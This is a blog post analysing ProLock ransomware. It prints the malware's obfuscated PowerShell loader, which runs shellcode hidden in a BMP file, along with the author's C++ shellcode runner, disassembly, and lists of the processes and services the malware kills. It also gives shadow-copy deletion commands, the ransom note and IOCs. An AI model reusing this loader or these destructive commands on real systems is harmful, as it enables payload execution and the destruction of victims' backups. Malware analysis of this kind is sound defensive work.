

# ProLock malware analysis

soolidsnake.github.io/2020/05/11/Prolock\_ransomware.html

HOME

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## Please read the [disclaimer](#)

Prolock caught my attention after reading the [blogpost of bleepingcomputer](#), so I fired up my malware analysis box for some fun.

Quick note: for your information, I did not analyse the crypto part of this ransomware.

## Samples

The sample can be downloaded from [app.any.run](#).

## C++ Loader

Reading the following powershell script

```
function Local:eqmujm { Param ( [String] $yaxZxL, [Parameter( Position = 0, Mandatory = $True )] [String] $JdsDcd, [Parameter( Position = 1, Mandatory = $True )] [String] $pBmIPD = ((([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\')[1].Equals('System.dll') })).GetType('Microsoft.Win32.UnsafeNativeMethods')); Write-Output ($pBmIPD.GetMethod('GetProcAddress', [reflection.bindingflags] "Public,Static", $null, [System.Reflection.CallingConventions]::Any, @(New-Object System.Runtime.InteropServices.HandleRef).GetType(), [string]), $null).Invoke($null, @(System.Runtime.InteropServices.HandleRef)(New-Object System.Runtime.InteropServices.HandleRef((New-Object IntPtr), ((($pBmIPD.GetMethod('GetModuleHandle')).Invoke($null, @($yaxZxL))))), $JdsDcd)); } function Local:GIbBZ { Param ( [OutputType([Type])] [Parameter( Position = 0)] [Type[]] $BXuQWs = (New-Object Type[])(0), [Parameter( Position = 1 )] [Type] $kpyqkQ = [Void] ) $FpDIjE = ((([AppDomain]::CurrentDomain).DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run)).DefineDynamicModule('InMemoryModule', $false)).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate]); ($FpDIjE.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $BXuQWs).SetImplementationFlags('Runtime, Managed'); ($FpDIjE.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $kpyqkQ, $BXuQWs).SetImplementationFlags('Runtime, Managed'); Write-Output $FpDIjE.CreateType(); } $Hbxax = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((eqmujm kernel32.dll VirtualAlloc), (GIbBZ @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr]))); $jtwjnT = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((eqmujm kernel32.dll CreateThread), (GIbBZ @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr]))); $SumOfH = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((eqmujm msvcrt.dll memset), (GIbBZ @([IntPtr], [UInt32], [UInt32]) ([IntPtr]))); $EXVsVb = $Hbxax.Invoke(0,0x12000,0x1000,0x40); [Byte[]]$NGGMfm = [IO.File]::ReadAllBytes('C:\Programdata\WinMgr.bmp'); $UnilFk = 0xA230; if ([IntPtr]::Size -eq 8) {$UnilFk = 0XD7A0}; for ($i=0;$i -le ($NGGMfm.Length-$UnilFk);$i++) {$SumOfH.Invoke(($EXVsVb.ToInt64()+$i), $NGGMfm[$i+$UnilFk], 1)}; $jtwjnT.Invoke(0,0,$EXVsVb,$EXVsVb,0,0); Start-Sleep -Seconds 360000;
```

we can see that the shellcode starts at address **0xD7A0**, using `dd skip=55200 of=shellcode if=winmgr.bmp bs=1` we can extract the shellcode and load it in memory to execute it, I wrote a simple C++ loader.

```

#include <Windows.h>
#include <stdio.h>
#include <conio.h>
#include <tchar.h>
#include <psapi.h>

#define BUF_SIZE 256
TCHAR szName[] = TEXT("Global\\MyFileMappingObject");

int main()
{
    char filename[] = "shellcode";
    HANDLE fileh = CreateFileA(filename,
    GENERIC_EXECUTE|GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ, 0, OPEN_EXISTING, 0,
    0);
    if (fileh == NULL){
        printf("CreatedFile failed\n");
        return -1;
    }

    HANDLE hMapFile = CreateFileMapping(fileh, 0, PAGE_EXECUTE_READWRITE, 0, 0,
    0);
    if (hMapFile == NULL){
        printf("CreateFileMapping failed\n");
        return -1;
    }

    LPVOID ptr = MapViewOfFile(
        hMapFile,
        FILE_MAP_READ|FILE_MAP_EXECUTE| FILE_MAP_WRITE,
        0,
        0,
        0
    );
    if(ptr == NULL){
        printf("CreateFileMapping failed\n");
        return -1;
    }

    HMODULE hmodule = GetModuleHandleA("ntdll.dll");
    MODULEINFO info;
    DWORD old;

    auto status = GetModuleInformation(GetCurrentProcess(), hmodule, &info,
    sizeof(MODULEINFO));
    if (!status)
        printf("GetModuleInformation failed\n");

    status = VirtualProtect(info.lpBaseOfDll, info.SizeOfImage,
    PAGE_EXECUTE_READWRITE, &old);
    if (!status)
        printf("VirtualProtect failed\n");


    ((void (*)(LPVOID))ptr)(ptr);
}

```




## Dynamic analyses

The ransomware code starts with a loop that decrypts the rest of the code, we can just set a hardware breakpoint at offset **0x36** and let the loop do the job.



```
debug006:000000000060036 ; debug006:00000000006005F↓j
RIP debug006:000000000060036 xor [rdx+rbx], eax
debug006:000000000060039 cmp dword ptr [rdx+rbx], 90909090h
debug006:000000000060040 jz short loc_60052
debug006:000000000060042 cmp rbx, 0
debug006:000000000060046 jnz short loc_60052
debug006:000000000060048 xor [rdx+rbx], eax
debug006:00000000006004B inc rax
debug006:00000000006004E jmp short loc_60036
debug006:00000000006004E ; -----
debug006:000000000060050 db 0EBh ; ë
debug006:000000000060051 db 0Fh
debug006:000000000060052 ; -----
debug006:000000000060052 loc_60052: ; CODE XREF: debug006:000000000060040↑j
debug006:000000000060052 ; debug006:000000000060046↑j
debug006:000000000060052 add rbx, 4
debug006:000000000060056 cmp dword ptr [rdx+rbx], 0C4C4C4Ch
debug006:00000000006005D jz short loc_60061
debug006:00000000006005F jmp short loc_60036
debug006:000000000060061 ; -----
debug006:000000000060061 loc_60061: ; CODE XREF: debug006:00000000006005D↑j
debug006:000000000060061 ; DATA XREF: debug006:000000000060011↑o
RDX debug006:000000000060061 rop
debug006:000000000060062 nop
UNKNOWN! 000000000060061: debug006:loc_60061 (Synchronized with RIP)
```

Then with IDA we can use the key **p** to analyse the code starting from offset **0x6B**.



Reading the first assembly instructions we can see that the malware is parsing kernel32 to find some functions which are:

- LoadLibraryA
- GetProcAddress
- VirtualAlloc

Then it loads libraries **shell32.dll** and **netapi32.dll**. After that, the malware populates an array of function at an address allocated earlier. from there all library functions calls will be made using the array of function, example `call qword ptr [r15 + offset_of_function]` .

```
loc_6013B:
lea    rcx, aKernel32Dll_0 ; "kernel32.dll"
call   qword ptr [r15+10h] ; call LoadLibraryA
add    rsp, 20h
mov    [r15+148h], rax
sub    rsp, 20h
jmp    short loc_60163
```

```
loc_60163:
lea    rcx, aShell32Dll ; "shell32.dll"
call   qword ptr [r15+10h]
add    rsp, 20h
mov    [r15+150h], rax
sub    rsp, 20h
jmp    short loc_6018C
```

```
loc_6018C:
lea    rcx, aNetapi32Dll ; "netapi32.dll"
call   qword ptr [r15+10h]
```

I wrote a simple IDA python to comment each call instruction with the name of the function that will be called:

```
import idutils
import re

def comm():
    start = GetFunctionAttr(get_reg_value('rip'), FUNCATTR_START) # Get the start
    address of the current function were are single stepping
    for ins in idutils.FuncItems(start): # Looping on the assembly line
        if idaapi.isCode(idaapi.getFlags(ins)):
            cmd = idc.GetDisasm(ins)
            m = re.search("call.*?\[.*?(.*)\+(.*)h]", cmd) # Regex to extract the
            offset and the register pointing to the array
            if m:
                reg = get_reg_value(m.group(1))
                val = int(m.group(2), 16)
                Fname = get_name(Qword(reg + val))
                MakeComm(ins, Fname)
```

The malware will proceed on deleting the following files:

- C:\\Programdata\\WinMgr.xml
- C:\\Programdata\\WinMgr.bmp
- C:\\Programdata\\clean.bat
- C:\\Programdata\\run.bat

```
loc_1D083C:
lea rcx, aCProgramdataWi ; "C:\\Programdata\\WinMgr.xml"
call qword ptr [r15+128h] ; kernel32_DeleteFileA
add rsp, 20h
sub rsp, 20h
jmp short loc_1D086E
```

```
loc_1D086E:
lea rcx, aCProgramdataWi_0 ; "C:\\Programdata\\WinMgr.bmp"
call qword ptr [r15+128h] ; kernel32_DeleteFileA
add rsp, 20h
sub rsp, 20h
jmp short loc_1D089F
```

```
loc_1D089F:
lea rcx, aCProgramdataCl ; "C:\\Programdata\\clean.bat"
call qword ptr [r15+128h] ; kernel32_DeleteFileA
add rsp, 20h
sub rsp, 20h
jmp short loc_1D08CE
```

```
loc_1D08CE:
lea rcx, aCProgramdataRu ; "C:\\Programdata\\run.bat"
call qword ptr [r15+128h] ; kernel32_DeleteFileA
add rsp, 20h
sub rsp, 20h
```


*Notice the comments added to each call instruction.*

Two other functions at offset **0x8E4** and **0x8F1** are called.

## Deleting share connections

The role of the first one is to enumerate the shares of the local machine and delete all the connections except hidden shares.





## Killing processes and services

The second function is responsible for killing the processes that starts with the following strings:

```
aagntsv, cntaos, dbeng5, dbsnmp, encsvc, excel., firefo, infopa,
isqlpl, mbamtr, msacce, msftes, mspub., mydesk, mysqld, ntrtsc, oauto,
ocomm., ocssd., onenot, oracle, outloo, pccntm, powerp, sqbcor, sqlage,
sqlbro, sqlser, sqlwri, steam., syncti, tbirdc, thebat, thunde, tmlist,
visio., winwor, wordpa, xfssvc, zoolz
```

command used: `taskkill.exe /IM "name_of_process" .`

And stopping the following services:

McAfeeFramework, Alerter, AcronisAgent, Acronis VSS Provider, BackupExecAgentAccelerator, BackupExecDeviceMediaService, BackupExecJobEngine, BackupExecManagementService, BackupExecRPCService, BackupExecVSSProvider, DFSR, EPIntegrationService, EPProtectedService, EPSecurityService, EPUUpdateService, MB3Service, MBAMService, MBEndpointAgent, MExchangeES, MExchangeMGMT, MExchangeMTA, MExchangeSA, MExchangeSRS, MExchangeADTopology, MExchangeDelivery, MExchangeDiagnostics, MExchangeEdgeSync, MExchangeHM, MExchangeHMRecovery, MExchangeIS, MExchangeMailboxReplication, MExchangeRPC, MExchangeRepl, MExchangeServiceHost, MExchangeTransport, MExchangeUM, MExchangeUMCR, MSOLAP\$, MSSQLSERVER, MsDtsServer, MySQL57, OSearch15, OracleClientCache80, QuickBooksDB25, SPAdminV4, SPSearchHostController, SPTraceV4, SPUserCodeV4, SPWriterV4, SQLBrowser, SQLSafeOLRService, SQLSafe Backup Service, SQLSERVERAGENT, SQLTELEMETRY, SQLBackups, SQLAgent\$, MSSQL\$, MSMQ, ReportServer, ReportServer\$, SQLWriter, SQLBackupAgent, Symantec System Recovery, SyncovaryVSSService, VeeamBackupSvc, VeeamCatalogSvc, VeeamCloudSvc, VeeamEndpointBackupSvc, VeeamEnterpriseManagerSvc, VeeamMountSvc, VeeamNFSSvc, VeeamRESTSvc, VeeamTransportSvc',0, Veeam Backup Catalog Data Service, epag, epredline, mozyprobackup, masvc, macmnsvc, mfemms, McAfeeDLPAgentService, psqLWGE, swprv, wsbexchange, WinVNC4, TMBMServer, tmccsf, tmlisten, VSNAPVSS, stc\_endpt\_svc, wbenigne, bbagent, NasPmService, BASupportExpressStandaloneService\_N\_Central, BASupportExpressSrvcUpdater\_N\_Central, hasplms, EqlVss, EqlReqService, RapidRecoveryAgent, YTBBackup, vhdsvc, TeamViewer, MSOLAP\$SQL\_2008, MSOLAP\$SYSTEM\_BGC, MSOLAP\$TPS, MSOLAP\$TPSAMA, MSSQL\$BKUPEXEC, MSSQL\$ECWDB2, MSSQL\$PRACTICEMGT, MSSQL\$PRACTTICEBGC, MSSQL\$PROD, MSSQL\$PROFXENGAGEMENT, MSSQL\$SBSMONITORING, MSSQL\$SHAREPOINT, MSSQL\$SOPHOS, MSSQL\$SQL\_2008, MSSQL\$SQLEXPRESS, MSSQL\$SYSTEM\_BGC, MSSQL\$TPS, MSSQL\$TPSAMA, MSSQL\$VEEAMSQL2008R2, MSSQL\$VEEAMSQL2012, MSSQLFDLauncher, MSSQLFDLauncher\$PROFXENGAGEMENT, MSSQLFDLauncher\$SBSMONITORING, MSSQLFDLauncher\$SHAREPOINT, MSSQLFDLauncher\$SQL\_2008, MSSQLFDLauncher\$SYSTEM\_BGC, MSSQLFDLauncher\$TPS, MSSQLFDLauncher\$TPSAMA, MSSQLSERVER, MSSQLServerADHelper, MSSQLServerADHelper100, MSSQLServerOLAPService, SQLAgent\$BKUPEXEC, SQLAgent\$CITRIX\_METAFRAME, SQLAgent\$CXDB, SQLAgent\$ECWDB2, SQLAgent\$PRACTTICEBGC, SQLAgent\$PRACTTICEMGT, SQLAgent\$PROD, SQLAgent\$PROFXENGAGEMENT, SQLAgent\$SBSMONITORING, SQLAgent\$SHAREPOINT, SQLAgent\$SOPHOS, SQLAgent\$SQL\_2008, SQLAgent\$SQLEXPRESS, SQLAgent\$SYSTEM\_BGC, SQLAgent\$TPS, SQLAgent\$TPSAMA, SQLAgent\$VEEAMSQL2008R2, SQLAgent\$VEEAMSQL2012,

ReportServer\$SQL\_2008, ReportServer\$SYSTEM\_BGC, ReportServer\$TPS,  
ReportServer\$TPSAMA

Command used: `net stop "name_of_service" /y host.exe`

## Deleting shadow copies

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Other commands will be executed continuously by the malware which are:

- `vssadmin.exe delete shadows /all /quiet`
- `vssadmin.exe resize shadowstorage /for=C:\ /on=C:\ /maxsize=401MB`
- `vssadmin.exe resize shadowstorage /for=C:\ /on=C:\ /maxsize=unbounded`

For the last 2 commands, the malware loops on every partition starting from **C:\** etc...

```
loc_1D0BC7:
lea    r8, aVssadminExe ; "vssadmin.exe"
mov    r9, rdi
mov    [rsp+58h+var_38], 0
mov    [rsp+58h+var_30], 0
call   qword ptr [r15+0E0h] ; shell32_ShellExecuteA
add    rsp, 30h
sub    rsp, 20h
mov    rcx, 3E8h
call   qword ptr [r15+0C0h] ; kernel32_Sleep
add    rsp, 20h
inc    dword ptr [r15+720h]
cmp    dword ptr [r15+720h], 2
ja     short loc_1D0C36
```

```
:00000000001D097E aDeleteShadowsA db 'delete shadows /all /quiet',0
:00000000001D097E                                     ; DATA XREF: sub_1D006B+B07↓o
:00000000001D097E                                     ; sub_1D006B+B2D↓o
:00000000001D0999 aResizeShadowst db 'resize shadowstorage /for=C: /on=C: /maxsize=401MB',0
:00000000001D09CC aResizeShadowst_0 db 'resize shadowstorage /for=C: /on=C: /maxsize=unbounded',0
:00000000001D0A03 ; -----
```

## Encryption

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A first thread is tasked to run a function at offset **0x1E17**, the main role of this thread is to loop through the directories recursively, in each directory a ransom note file will be created called `[HOW TO RECOVER FILES].TXT`.

```

mov     [rsp+40h+var_18], 80h
mov     [rsp+40h+var_10], 0
call    qword ptr [r15+1098h] ; kernel32_CreateFileWImplementation
add     rsp, 40h
mov     [r15+1726h], rax
lea     rdi, aYourFilesHaveB ; "Your files have been encrypted by ProLo"...
sub     rdi, [r15+1018h]
add     rdi, [r15+1010h]
sub     rsp, 30h
mov     rcx, [r15+1726h]
mov     rdx, rdi
mov     r8, 41Dh
lea     r9, [r15+172Eh]
mov     [rsp+30h+var_10], 0
call    qword ptr [r15+10A0h] ; kernel32_WriteFileImplementation
add     rsp, 30h
sub     rsp, 20h
mov     rcx, [r15+1726h]
call    qword ptr [r15+1078h] ; kernel32_CloseHandleImplementation
add     rsp, 20h

```

```

B8 aYourFilesHaveB db 'Your files have been encrypted by ProLock Ransomware using RSA-20'
B8                                     ; DATA XREF: sub_D2042+875↓o
B8 db '48 algorithm.',0Dh,0Ah
B8 db 0Dh,0Ah
B8 db ' [.:Nothing personal just business:.]',0Dh,0Ah
B8 db 0Dh,0Ah
B8 db 'No one can help you to restore files without our special decrypti'
B8 db 'on tool.',0Dh,0Ah
B8 db 0Dh,0Ah
B8 db 'To get your files back you have to pay the decryption fee in BTC.'
B8 db 0Dh,0Ah
B8 db 'The final price depends on how fast you write to us.',0Dh,0Ah
B8 db 0Dh,0Ah
B8 db ' 1. Download TOR browser: https://www.torproject.org/',0Dh,0Ah
B8 db ' 2. Install the TOR Browser.',0Dh,0Ah
B8 db ' 3. Open the TOR Browser.',0Dh,0Ah
B8 db ' 4. Open our website in the TOR browser: msaoyrayohnp32tcgwcanh'
B8 db 'jouetb5k54aekgnwg7dcvtgtecpumrxpqd.onion',0Dh,0Ah
B8 db ' 5. Login using your ID 234180BF171600006E75',0Dh,0Ah
B8 db 0Dh,0Ah
B8 db ' ***If you have any problems connecting or using TOR network:',0Dh
B8 db 0Ah
B8 db ' contact our support by email chec1kyourfiles@protonmail.com.',0Dh
B8 db 0Ah
B8 db 0Dh,0Ah
B8 db ' [You',27h,'ll receive instructions and price inside]',0Dh,0Ah

```

When a file is found, a second thread is started to execute the function at offset **0x33DF**.

It's main role is to encrypt files of size greater than 8kb avoiding the following file extensions:

```
.exe, .dll, .lnk, .ico, .ini, .msi, .chm, .sys, .hlf, .lng, .inf,
.ttf, .cmd, .bat, .vhd, .bac, .bak, .wbc, .bkf, .set, .win, .disk
```

*Note: the malware avoid the following directories:*

\$ Recycle.Bin, All Users, Boot, Common Files, DVD Maker, Internet Explorer, Kaspersky Lab, Kaspersky Lab Setup Files, Microsoft, Microsoft.NET, Microsoft\_Corporation, Mozilla Firefox, PerfLog, System Volume Information, Uninstall Information, Windows, Windows Defender, Windows Mail, Windows Media Player, Windows NT, Windows Photo Viewer, Windows Portable Devices, Windows Sidebar, WindowsApps, WindowsPowerShell

## Collected IOCs

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### Hahes

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WinMgr.bmp:

a6ded68af5a6e5cc8c1adee029347ec72da3b10a439d98f79f4b15801abd7af0

### Filenames

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- C:\\Programdata\\WinMgr.xml
- C:\\Programdata\\WinMgr.bmp
- C:\\Programdata\\clean.bat
- C:\\Programdata\\run.bat

### Commands

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- vssadmin.exe delete shadows /all /quiet
- vssadmin.exe resize shadowstorage /for=C:\ /on=C:\ /maxsize=401MB
- vssadmin.exe resize shadowstorage /for=C:\ /on=C:\ /maxsize=unbounded
- taskkill.exe /IM "name\_of\_process"
- net stop "name\_of\_service" /y host.exe